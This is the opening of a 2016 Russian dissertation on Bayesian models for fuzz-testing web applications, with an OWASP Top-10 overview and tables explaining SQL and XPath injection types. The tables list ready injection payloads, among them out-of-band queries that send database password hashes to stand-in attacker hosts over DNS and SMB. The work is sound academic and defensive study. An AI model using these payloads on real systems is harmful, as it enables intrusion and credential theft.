ФЕДЕРАЛЬНОЕ ГОСУДАРСТВЕННОЕ БЮДЖЕТНОЕ
ОБРАЗОВАТЕЛЬНОЕ УЧРЕЖДЕНИЕ
ВЫСШЕГО ОБРАЗОВАНИЯ
«ВОРОНЕЖСКИЙ ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ»
(ФГБОУ ВО ВГУ)

На правах рукописи

Полухин Павел Валерьевич

БАЙЕСОВСКИЕ МОДЕЛИ И АЛГОРИТМЫ УПРАВЛЕНИЯ ПРОЦЕССОМ ТЕСТИРОВАНИЯ ВЕБ-ПРИЛОЖЕНИЙ МЕТОДОМ ФАЗЗИНГА

05.13.18 – Математическое моделирование, численные методы и комплексы программ

Диссертация на соискание ученой степени
кандидата технических наук

Научный руководитель:
д.т.н., профессор
Азарнова Татьяна Васильевна

Воронеж – 2016

Оглавление

ВВЕДЕНИЕ

Актуальность темы. Процессы тестирования веб-приложений методом фаззинга классифицируются как стохастические процессы со сложной структурой системы внутренних отношений между подпроцессами и отношений между подпроцессами и организационными изменениями в среде разработки приложений. Сложность процессов тестирования связана с особенностями функциональных моделей веб-приложений и среды их разработки. Для эффективного управления стохастическим процессом тестирования необходимы специальные инструментальные средства, учитывающие стохастический характер функционирования тестируемой системы, стохастический характер процедур фаззинга, способные структурировать и агрегировать потоки информации, получаемой в динамике этапов тестирования отдельных взаимосвязанных подпроцессов и использовать структурированную информацию для оптимизации управления процессом достижения целей тестирования. Математическое моделирование обладает достаточно высоким потенциалом формализованных методов разработки и исследования моделей стохастических процессов. Среди методов математического моделирования специфику стохастических процессов хорошо отражают: моделирование методом статистических испытаний (метод Монте-Карло), моделирование Марковскими случайными процессами, моделирование с использованием стохастических сетей Петри, моделирование с помощью байесовских сетей, имитационное, эволюционное и нейросетевое моделирование. Конструктивное применение ряда из перечисленных методов моделирования в исследовании процессов анализа, обнаружения и локализации ошибок веб-приложений можно найти в работах В.П. Тумояна, Д.А. Кавчука, А.И. Печенкина, А.И. Мищенко, А.С. Вялых.

Выбор моделей динамических байесовских сетей в рамках исследования обусловлен анализом качества отображения задач тестирования в область формализованных возможностей моделирования с позиции: адекватно-

сти, упрощения при сохранении существенных свойств, полноты охвата направлений анализа. Байесовские модели структурируют информацию на основе обучения логико-вероятностных связей между элементами моделируемых процессов, предоставляют возможность имитировать поведение исследуемых процессов и прогнозировать будущее состояние выделенных элементов-запросов. Моделирование с помощью динамических байесовских моделей является достаточно хорошо изученным и апробированным направлением исследований, предоставляет исследователю комплекс точных и приближенных методов анализа процессов и нахождения оптимальных параметров данных процессов. При применении данного инструментария к новой предметной области необходимо обучить структуру, параметры сетей, за счет синтеза точных и приближенных алгоритмов вероятностного вывода добиться соответствия между точностью результатов и сложностью модели, и сформировать определенный баланс погрешностей вычислений. Это объясняет актуальность темы исследования.

Работа выполнена в ФГБОУ ВО «Воронежский государственный университет» в рамках научного направления «Математическое моделирование, программное и информационное обеспечение, методы вычислительной и прикладной математики и их применение к фундаментальным исследованиям в естественных науках».

Цель работы заключается в разработке моделей, методов, алгоритмов и программного обеспечения для управления процессом тестирования веб-приложений методом фаззинга, базирующихся на аппарате динамических байесовских сетей и позволяющих повысить эффективность классических процедур фаззинга за счет формирования логико-вероятностных сценариев тестирования, инструментов обучения и прогнозирования.

Для достижения поставленной цели исследования в диссертационной работе сформулированы следующие задачи:

- провести агрегированную структуризацию информации о тестировании веб-приложений методом фаззинга, объединяющую в единую концепцию: функ-

циональную модель процесса тестирования, логико-вероятностную структуру информации и методологическую базу обнаружения ошибок устойчивости функционирования;

- построить статические и динамические байесовские модели для управления процессом тестирования методом фаззинга основных классов ошибок устойчивости функционирования веб-приложений по классификации проекта OWASP;
- разработать адаптированные к процедурам фаззинга алгоритмы обучения предложенных динамических байесовских моделей;
- разработать алгоритмы фильтрации, прогнозирования и сглаживания для решения задач ретроспективного анализа и прогнозирования в процедурах тестирования веб-приложений методом фаззинга;
- предложить новые алгоритмические решения, направленные на расширение возможностей и повышение качества решаемых задач, для классических элементов фаззинга тестирования SQL инъекций и межсайтового скриптинга;
- разработать комплексное программное обеспечение, реализующее алгоритмы управления процессом тестирования веб-приложений на основе предложенных динамических байесовских моделей;
- разработать структуру, аппаратные средства и провести вычислительный эксперимент по тестированию основных классов ошибок функционирования веб-приложений на основе предложенного алгоритмического и программного обеспечения;
- по результатам вычислительного эксперимента провести оценку эффективности применения аппарата динамических байесовских сетей в процессе тестирования веб-приложений методом фаззинга.

Методы исследования. В качестве методологической основы диссертационного исследования использованы методы классификации и тестирования ошибок веб-приложений, анализа, синтеза, дедукции, индукции, логического и системного подходов структуризации информации, математического и стохастического моделирования, теории вероятности и математической

статистики, теории графов, технологии объектно-ориентированного программирования.

Тематика работы соответствует следующим пунктам паспорта специальности 05.13.18 – Математическое моделирование, численные методы и комплексы программ: п. 3. Разработка, обоснование и тестирование эффективных вычислительных методов с применением современных компьютерных технологий; п.4. Реализация эффективных численных методов и алгоритмов в виде комплексов проблемно-ориентированных программ для проведения вычислительного эксперимента; п.8. Разработка систем компьютерного и имитационного моделирования.

Научная новизна работы. В работе получены следующие результаты, характеризующиеся научной новизной:

- концептуальная модель применения аппарата динамических байесовских сетей для управления процессом тестирования веб-приложений методом фаззинга, отличающаяся представлением процесса тестирования в виде вероятностной иерархической структуры обработки информации, базирующейся на условно-вероятностных связях между объектами функциональной модели одного или нескольких последовательных этапов процесса тестирования, и позволяющая формировать эффективные инструменты интеллектуальной обработки данных и знаний на основе вероятностного вывода;
- динамические байесовские модели управления процессом тестирования методом фаззинга основных десяти ошибок устойчивости функционирования веб-приложений по стандарту OWASP, отличительной особенностью которых является формализация с возможностью обучения в единой вычислительной структуре логико-вероятностных связей между отдельными процедурами случайного фаззинга, что позволяет осуществлять имитационное моделирование, обрабатывать свидетельства и прогнозировать результаты тестирования;
- алгоритмы обучения, фильтрации, прогнозирования и сглаживания для разработанных динамических байесовских сетей, адаптированные к процедурам

тестирования методом фаззинга, использующие марковские предположения об условно-вероятностных связях между срезами сети, отличительной особенностью которых является применение метода дерева сочленений и метода фильтрации частиц с адаптацией теоремы Рао - Блэкуэлла для оптимизации процедур вероятностного вывода;

- новые алгоритмические решения для классических элементов фаззинга тестирования SQL инъекций и межсайтового скриптинга, повышающие результативность осуществления данных методов за счет использования специальных механизмов подбора параметров и альтернативного выбора инструментов реализации, способных настраиваться на специфику широкого спектра приложений;
- структура программного обеспечения управления процессом тестирования веб-приложений методом фаззинга, включающего десять программных блоков для основных классов ошибок устойчивости функционирования веб-приложений, реализующих методы параллельных вычислений, специальные инструменты настройки взаимодействия программных решений в области формирования фаззинговых запросов методами черного ящика и обработки информации методами динамических байесовских сетей;

Практическая значимость и внедрение результатов работы. Предложенные в рамках исследования инструментальные средства в виде моделей, алгоритмов и комплексов программ могут использоваться различными компаниями, связанными с разработкой или поддержанием веб-приложений, для организации гибкой системы тестирования, настроенной под специфику конкретных приложений и способной адаптироваться к обнаружению новых ошибок. Применение разработанных инструментальных средств позволит сформировать требования к программным компонентам для реализации политики, направленной на снижение вероятности возникновения слабых мест программного кода, а также выработать предложения по их локализации, более рационально распределить трудовые и финансовые ресурсы для обеспечения качества разрабатываемых программных компонентов. На все основ-

ные компоненты программного обеспечения получены свидетельства о государственной регистрации.

Полученные в диссертации результаты используются в «Центре системных исследований и разработок» - филиал АО «Научно-технический центр радиоэлектронной борьбы» в рамках разработки и тестирования программного комплекса пространственно-распределенной системы радиоэлектронной борьбы, а также в учебном процессе Военного учебно-научного центра Военно-воздушных сил «Военно-воздушная академия имени профессора Н.Е. Жуковского и Ю.А. Гагарина» в рамках дисциплин «Методы разработки программных систем», «Основы тестирования информационных систем».

Основные результаты работы внедрены в учебный процесс факультета Прикладной математики информатики и механики Воронежского государственного университета в рамках дисциплин «Математическое и компьютерное моделирование», «Вычислительные системы, сети, телекоммуникации», «Инженерия знаний и интеллектуальные системы», «Управление IT-сервисами и контентом».

Апробация работы. Основные положения диссертационной работы докладывались и обсуждались на следующих конференциях: I Научно-практической конференции «Технические науки - основа современной инновационной системы» (Йошкар-Ола, 2012), Межвузовской НПК курсантов и слушателей «Молодежные чтения памяти Ю.А. Гагарина» (Воронеж, 2014), IV Международной научной конференции «Informative and communicative space and a person» (Prague, 2014), III Международной научно-практической конференции «Инновационное развитие России: проблемы и перспективы» (Пенза, 2014), V Международной научной конференции «Наука в современном обществе» (Ставрополь, 2014), X и XXV Международной научно-практической конференции «Перспективы развития информационных технологий (Новосибирск, 2014-2015), Международной заочной научно-практической конференции «Научная дискуссия: вопросы технических наук» (Москва, 2015).

Публикации. По теме исследования опубликовано 11 работ, общим объемом 3,63 печатных листа, отражающих основные положения исследования, в т. ч. 3 статьи в журналах, рекомендованных ВАК РФ. В работах, опубликованных в соавторстве и приведенных в конце автореферата, лично соискателю принадлежат: [1, 2] – математические модели динамических байесовских сетей тестирования SQL инъекций и межсайтового скриптинга, включающие процесс обучения, вероятностного вывода, фильтрации и предсказания и отличающиеся адаптированием к тестированию методом фаззинга; [3] – математические модели и алгоритмические решения для фаззинга межсайтового скриптинга, реализующих алгоритмы параллельных вычислений, математический аппарат динамических байесовских сетей, с адаптацией теоремы Рао-Блэкуэлла, для повышение эффективности процесса вероятностного вывода, средства стохастического и имитационного моделирования.

Структура и объем работы. Диссертация состоит из введения, трех глав, заключения, списка использованной литературы, включающего 130 наименований. Работа изложена на 180 страницах машинописного текста и содержит 29 рисунков, 71 таблиц и 56 формул.

ГЛАВА 1. ФУНКЦИИ И НАПРАВЛЕНИЯ РАЗВИТИЯ ИНСТРУМЕНТОВ ТЕСТИРОВАНИЯ ВЕБ ПРИЛОЖЕНИЙ МЕТОДОМ ФАЗЗИНГА

1.1. Типология и особенности ошибок устойчивости функционирования веб-приложений

Современные информационные системы и технологии проектирования, разработки, поддержки, развития и настройки взаимодействия веб-приложений представляют собой полноценную многокомпонентную, многофункциональную платформу. Основные компоненты данной системы приведены на рисунке 1. Сложным является как процесс разработки, развития, обновления в соответствии с прогнозируемыми потребностями пользователей каждой из этих компонент, так и процесс их интеграции, согласования темпов развития каждой из компонент с темпами развития платформы как единой системы с системными принципами взаимодействия. Сложность процесса функционирования и согласования взаимодействия компонент может приводить к возникновению различных проблем, связанных с устойчивостью функционирования приложений, которые, как правило, носят временный характер, но могут нанести существенный вред как компаниям владельцам веб-приложений, так и конечным пользователям. В данном разделе проводится структурированный, конструктивный анализ проблем обеспечения надежности и безотказности веб-приложений, основное внимание уделяется вопросам существования и типологизации программных ошибок основных компонент на этапах жизненного цикла веб-приложений.

Ученые и специалисты в области тестирования информации трактуют термин программной ошибки как неустойчивое или открытое место в информационной системе. Причины возникновения ошибок связаны с неполнотой тестирования со стороны программистов, а также неправильным проектированием структуры приложений архитекторами программного обеспечения [18, 24]. Ошибки приложений открывают недокументированные возможности, ведет к появлению аномального поведения приложений, что неизбежно приводит к нарушению внутренних механизмов функционирования приложений.




Рис. 1.1. Основные компоненты современных веб-технологий

Многие компании и разработчики не уделяют должного внимания и расставляют ошибочные приоритеты при определении критичности и важности тех или иных программных ошибок, которые могут содержать проектируемые и разрабатываемые ими компоненты. Следствием такого недопонимания, отсутствия четкой ясности относительно механизмов своевременного поиска и локализации ошибок, могут стать непредсказуемые последствия: получение неправомочного доступа, нарушение механизмов функционирования приложений [30, 84].

Несмотря на важность оценки ошибок информационных систем, изначально не существовало структурированного подхода к их систематизации. В основном разработки в данной области относятся к исследованиям иностранных компаний, таких как MITRE, WHITE HAT, DISA, специализирующихся на статистическом анализе обнаруженных ошибок устойчивости функционирования приложений и пытающихся определить наиболее критичные векторы воздействия для приложений [69]. В конце 90-х годов существовало несколько крупных организаций, специализирующихся в области повышения качества обнаружения и тестирования программных ошибок, которые пытались систематизировать ошибки приложений, однако единого комплексного подхода к классификации данных ошибок, описанию механизмов локализации и исправления не было. В начале 2000-х годов в связи с постоянным ростом числа ошибок, возникающих в информационной системе, у разработчиков и компаний возникла необходимость комплексного понимания проблем обеспечения надежности и требуемого качества разрабатываемых ими приложений. Однако существующие данные не позволяли в полном объеме правильно расставить приоритеты, дать оценку риска, связанного с наличием программных ошибок, и понять природу их возникновения. Для анализа и поиска путей решения данных проблем М. Керфи, Д. Гровс разработали и представили первый открытый проект безопасности веб-приложений (OWASP). В задачи OWASP [116] входят как задачи, связанные с формированием структуры ошибок программирования, их подробной характеристикой и градацией по масштабам распространения и важности, так и задачи,

направленные на разработку механизмов обнаружения и локализации ошибок. Сегодня OWASP-сообщество включает в себе крупные корпорации, разрабатывающие продукты для всемирной паутины, образовательные и учебные заведения, частных лиц и разработчиков по всему миру. Деятельность сообщества в первую очередь направлена на разработку новых технологий обнаружению ошибок, возникающих внутри информационных систем и проведение исследований механизмов и причин их возникновения [48].

Можно выделить следующие важные документы, подготовленные OWASP: руководство OWASP (Guide Project), руководство по коду OWASP (Code Review Project) и наиболее широко известный проект топ-10 OWASP (Top-10). Все существующие разработки OWASP можно логически разделить на три категории:

- предотвращение – представляет собой весь спектр, как инструментов, так и документации, которые могут быть использованы для предотвращения возникновения ошибок в будущем;
- обнаружение – все разработки сообщества, направленные на выявление ошибок информационной системы системе;
- цикл – набор компонентов OWASP, направленный на внедрение механизмов обеспечения тестирования в жизненный цикл приложения (Software Development Life Cycle).

Разработки OWASP используются по всему миру, как отдельными разработчиками, так и крупными компаниями и организациями, включая MITRE, PCI DSS, DISA, FTC и White Hat.

Решения, предложенные сообществом OWASP, позволяют получить всестороннюю осведомленность о разработках в области обеспечения надежности веб-приложений, понять механизмы поиска и локализации программных ошибок, адаптировать существующие методы и инструменты тестирования, отследит как динамику, так и причины возникновения ошибок.

В табл. 1.1. представлены, выявленные по результатам исследований проекта OWASP Top-10, десять наиболее критичных ошибок веб-приложений.

Таблица 1.1

Классификация программных ошибок веб-приложений

Программные ошибки	Характеристика
A1 – Инъекции	Инъекции SQL команд и кода могут возникнуть, когда непроверенные данные отправляются в приложение как часть команды или запроса. Сторонний пользователь может внедрить свой подзапрос или команду с целью получения данных без надлежащего на то разрешения.
A2 – Обход системы аутентификации и управления сессиями	Механизмы аутентификации и управления сессиями могут быть реализованы неправильно, позволяя стороннему пользователю скомпрометировать пароли, сессии или использовать ошибки с целью получения идентификационных данных пользователей.
A3 – Межсайтовый скриптинг (XSS)	XSS ошибки возникают в ситуации, когда приложение получает данные из вне и выводит их без всякой фильтрации и экранирования. XSS открывают возможность исполнять скрипты внутри веб-браузера пользователя, тем самым позволяя получить сессии пользователей, изменить контент веб-страницы, перенаправлять пользователей на сторонние ресурсы.
A4 – Непроверенные прямые ссылки на объект	Прямые ссылки на объект возникают в тех случаях, когда разработки предоставляет доступ к внутренним объектам своего приложения: файлам и каталогам, которые могут содержать данные для доступа к СУБД или аутентификационные данные пользователей.
A5 – Нарушение конфигурации системы	Хорошая устойчивость и безотказность требует грамотной конфигурации приложений, фреймворков, веб-серверов, серверов баз данных и исполняемой платформы. Критерии настройки должны быть определены, детально изучены и установлены, так как значения по умолчанию не соответствуют требованиям.
A6 – Раскрытие персональных данных	Сохранность данных требует дополнительные механизмы шифрования и другие меры предосторожности при обмене и хранении данных.
A7 – Нарушение управления доступом	Большинство веб-приложений проверяют уровень доступа, прежде чем дать пользователю расширенные возможности. Тем не менее, в приложении должны производиться такие проверки для каждой из функций, реализующей расширенный функционал.
A8 - Межсайтовая подделка запросов (CSRF)	CSRF позволяет модифицировать HTTP запросы из браузера некоторого пользователя, в том числе cookie и другие аутентификации доступные в сеансе пользователя.
A9 – Использование компонентов с ошибками	Программные компоненты, такие как библиотеки классов, фреймворки, как правило, работают с полными системными привилегиями. Большинство программных компоненты содержат критичные ошибки и могут повлечь за собой потерю данных, получение контроля над сервером.
A10 – Непроверенные перенаправления	Веб-приложения часто перенаправляют пользователей на другие страницы и веб-сайты, однако используют нефильтрованные данные для определения целевого ресурса. Без соответствующей проверки можно перенаправить пользователя на сторонние ресурсы.

Анализ данных, представленных в табл.1.1 показывает, что ошибки устойчивости затрагивают все компоненты веб-приложений, включая механизмы хранения данных, вывода пользовательского контента, управления политикой безопасности и даже расположения файлов приложения файловой системы сервера. Для понимания причинно-следственной связи возникновения и локализации программных ошибок, необходимо дать развернутую характеристику каждой из ошибки устойчивости, определить ряд подходов, направленных на их предупреждение.

A1. Инъекции. Ошибкам данного типа подвержены веб-приложения, при разработке которых не уделено достаточно внимания фильтрации входных данных. Программные ошибки такого рода позволяют реализовать недокументированные возможности приложения, что может привести не только к нарушению целостности приложения и его данных, но и к получению полного доступа к серверу, на котором развернуто приложение. Специалисты выделяют следующие разновидности инъекций:

SQL инъекции. Появляются в веб-приложениях, взаимодействующих с сервером баз данных. SQL инъекция – это ошибка, которая направлена на внедрение кода в строковые параметры переменных запроса, передающиеся на сервер СУДБ для синтаксического анализа и выполнения. Основная форма SQL инъекции [33, 95,111] состоит в прямой вставке кода в пользовательские входные переменные, которые объединяются с командами SQL и выполняются. Менее явные ошибки позволяют внедрить код запроса в строки, предназначенные для хранения в таблице или в виде метаданных.

Использование SQL-инъекции позволяет обойти систему разграничения доступа приложения и получить доступ к конфиденциальной информации, которая хранится в базе данных (БД), а также к функциональным возможностям самой СУБД и, в некоторых случаях, к операционной системе сервера, на котором работает СУБД, что делает его отправной точкой для последующих неправомерных воздействий на другие сервера и приложения, расположенные как в корпоративной сети, так и в сети Интернет. Важно отметить, что SQL инъек-

ции, как правило, рассматриваются применительно к веб-приложениям, однако данному типу ошибок устойчивости подвержены любые клиент-серверные и сервис-ориентированные приложения, взаимодействующие с СУБД.

Аналитики, занимающиеся вопросами формирования нормативной документации, выделяют виды SQL инъекций, представленные в табл. 1.2.

Таблица 1.2

Характеристика и виды SQL инъекций

Виды SQL инъекций	Характеристика	Примеры реализации
1	2	3
Inband (Informed)	Данный вид инъекции также известен как Union query. Основная идея основана на том, что сторонний пользователь и приложение взаимодействуют по одному каналу, протоколу, например HTTP. Канал или протокол используется для внедрения SQL запросов, с целью извлечения данных и метаданных из сервера баз данных. При этом приложение отображает полученные данные непосредственно на веб-странице, которую анализирует тестировщик.	http://[site]/news.asp?id=1 or 1=1 http://[site]/news.asp?id=-100 union select 1,user_name(),3,4,5,6 http://[site]/news.asp?id=1 or 1=convert(int,(user)) http://[site]/news.asp?id=2 ‘ or ‘1’ = ‘1’))/* http://[site]/news.asp?id=3;update users set password=12345 where login=admin http://[site].news.asp?id=5 ‘1’ = ‘1’)) limit1/*
Out Of Band	Использование данного типа ошибок, требует наличия двух каналов взаимодействия между сторонним пользователем и приложением. Функционал современных СУБД позволяет отправлять данные на почту по протоколу SMTP или POP, взаимодействовать с файловой системой по FTP, SMB, использовать DNS. Сторонний пользователь устанавливает соединение с СУДБ и отправляет SQL команды по одному канала, а СУБД отправляет результаты ответа по другому каналу, например, по электронной почте.	http://[site]/page.php?id=1; declare @host varchar(800); select @host = name + ‘-’ +master.sys.fn_varbintohexstr(password_hash) + '.2.pwn3dbyj0e.com' from sys.sql_logins; exec(‘xp_fileexist ”\\’ + @host + ‘\c$\boot.ini”’);-- http://[site]/page.php?num=1? ' OR 1=1 INTO OUTFILE '\\\\attacker\\SMBshare\\output.txt http://[site]/page.php?num=1; select LOAD_FILE(CONCAT(‘\\\\foo.’,(select MID(version(),1,1)), ‘.attacker.com\\’));
Blind (Inferential)	Данный тип ошибок возникает в тех ситуациям, когда приложение скрывает сообщения об ошибках и уведомления. Механизм реализации основан на переопределении логики запроса, тем самым одна часть запроса должна возвращать значение true или false.	http://[site]/orders/jsp?id=100? and substring(@@version, 1, 1)=5 http://[site]/orders/jsp?id=1 or 2=3 http://[site]/orders.jsp?id=2 and (select 1) = 1 http://[site]/orders.jsp?id=5 and (select1 from mysql.users limit 0,1) = 1

1	2	3
Time Based Blind	Данный тип использует подзапрос с временной задержкой, это приводит к паузам в работе СУДБ, что позволяет извлекать данные из сервера, сравнивая время ответа на оригинальный запрос и запрос с внедренным кодом. Используя данную технику можно проверять логические условия, например наличие роли DBA у текущего пользователя, а также посимвольно извлекать данные из таблиц.	http://[site]/projects.aspx?id=1;if+ not(select+system_user)+<>+ ‘sa’+waitfor+delay+ ‘0:0:10’— http://[site]/projects.aspx?id=6; waitfor delay '0:0:10'— http://[site]/projects.asp?id=5 select if(user() like ‘root@%’, benchmark(50000,sha1(‘test’)), ‘false’) http://[site]/projects/aspx?id=16 if ascii (substring(‘Admin’,1,1))& (POWER(2,1))) > 0 waitfor delay ‘0:0:5’
Error Based Blind	Находит свое применение в тех случаях, когда приложение некорректно обрабатывает ошибки и исключения, возникающие при работе с базой данных, и сообщение об этом отображается пользователю. Существует достаточное число встроенных в СУБД функций, которые при ошибке отображают часть данных или метаданных.	http://[site]/reports/3 or 1=convert(int,@@version) http://[site]/reports/4 and(1)=cast((select+table_name+ from+information_schema.tables+ limit+1+offset+0)+as+numeric) http://[site]/reports/3 and (select 1 from(select count(*), concat (version(),floor(rand(0)*2))x from TABLE_NAME group by x)a)--
Stacked Queries	Применяется, когда приложение допускает выполнение последовательных SQL запросов. Реализуется путем разделения параметра и внедряемого SQL запроса символом «;» однако применение данной техники ограничено. Например, MSSQL разрешает выполнение нескольких запросов только при обращении из ASP.NET или PHP, но не разрешает из JSP.	http://[site]/profile/user=1 and 1=0**;** SHOW COLUMNS FROM Users; http://[site]/profile/user=2;insert into users(login,password) values(‘qwerty’, ‘12345’) http://[site]/profile/user=4; select a from temp into dumpfile ‘/var/lib/mysql/lib/udf.so’--

Приведенная классификация современных видов SQL инъекций [54, 94] позволяет определить наиболее критичные места возникновения ошибок устойчивости приложения, которые могут стать входной точкой для нарушения документированной работы приложения. В результате успешной реализации SQL инъекции сторонний пользователь может получить доступ к данным СУБД, в некоторых ситуациях даже контроль сервера, на котором функционирует СУБД. Необходимо отметить, что если СУБД интегрирована с другими сервисами и системами, то такое действие может повлечь за собой нарушение функционирования автоматизированной системы и получение неправомочного доступа ко всей системе.

XPath инъекции. Вид программной ошибки, заключающийся во внедрении XPath выражений в оригинальные запросы к файлам с данными в формате XML. XPath (XML Path Language) – это язык, который предназначен для произвольного обращения к частям XML документа. XML (eXtensible Markup Language) – это язык разметки, с помощью которого создаются XML документы, имеющие древовидную структуру. Сам язык XPath имеет некоторое сходство с языком SQL, так как позволяет накладывать условия выборки. Для этого синтаксис XPath представлен числовыми, строковыми и логическими операторами. Проанализировав, можно провести параллель между языком XPath и SQL, и обнаружить то, что механизм внедрения XPath инъекции имеет много общего с SQL инъекцией. Также как и для SQL инъекции, главным фактором возникновения ошибки, приводящим к получению не декларированных возможностей, является недостаточная фильтрации данных.

XPath инъекции [93] сходны с SQL инъекциями, однако в отличие от SQL инъекций используют синтаксис языка XPath, что открывает новые возможности в плане обнаружения ошибок применительно к XML подобной структуре хранения данных в отличии от реляционных СУБД. Примеры видов XPath инъекций представлены в табл. 1.3.

Таблица 1.3.

Анализ видов XPath инъекций

Виды инъекций	Характеристика	Примеры реализации
1	2	3
Inband	Основная идея сходна с реализацией SQL инъекции, однако используется канал или протокол применительно к внедрению команд языка XPath. Используется для обхода механизма авторизации.	https://[site]/?user=admin ‘ or ’1’=’1 &pass=12345 https://[site]/?user=alex ‘ or 1=2 and ‘a’= ‘a’
Blind	В основе лежит разделение ответов сервера, одно из которых принимается за истинное, а другое – за ложное, что позволяет судить о правильности и неправильности выполненных запросов.	https://[site]?letter=12 ‘ or substring (name(parent:: *[position() =1]),1,1)= ‘a http://[site]?letter=22 ‘] | //*[1][string-length(letter)=7] | /foo[bar=’ http://[site]?letter=21 ‘ or count(parent::*[position()=1])=0 or ‘a’=’b

1	2	3
Error Based	Использует механизм внедрения порождения ошибки в XPath выражение. Появление ошибки влечет частичное раскрытие данных файла XML	http://[site]?profile=2’ and (if(1) then error() else 0) and ‘1’=’1
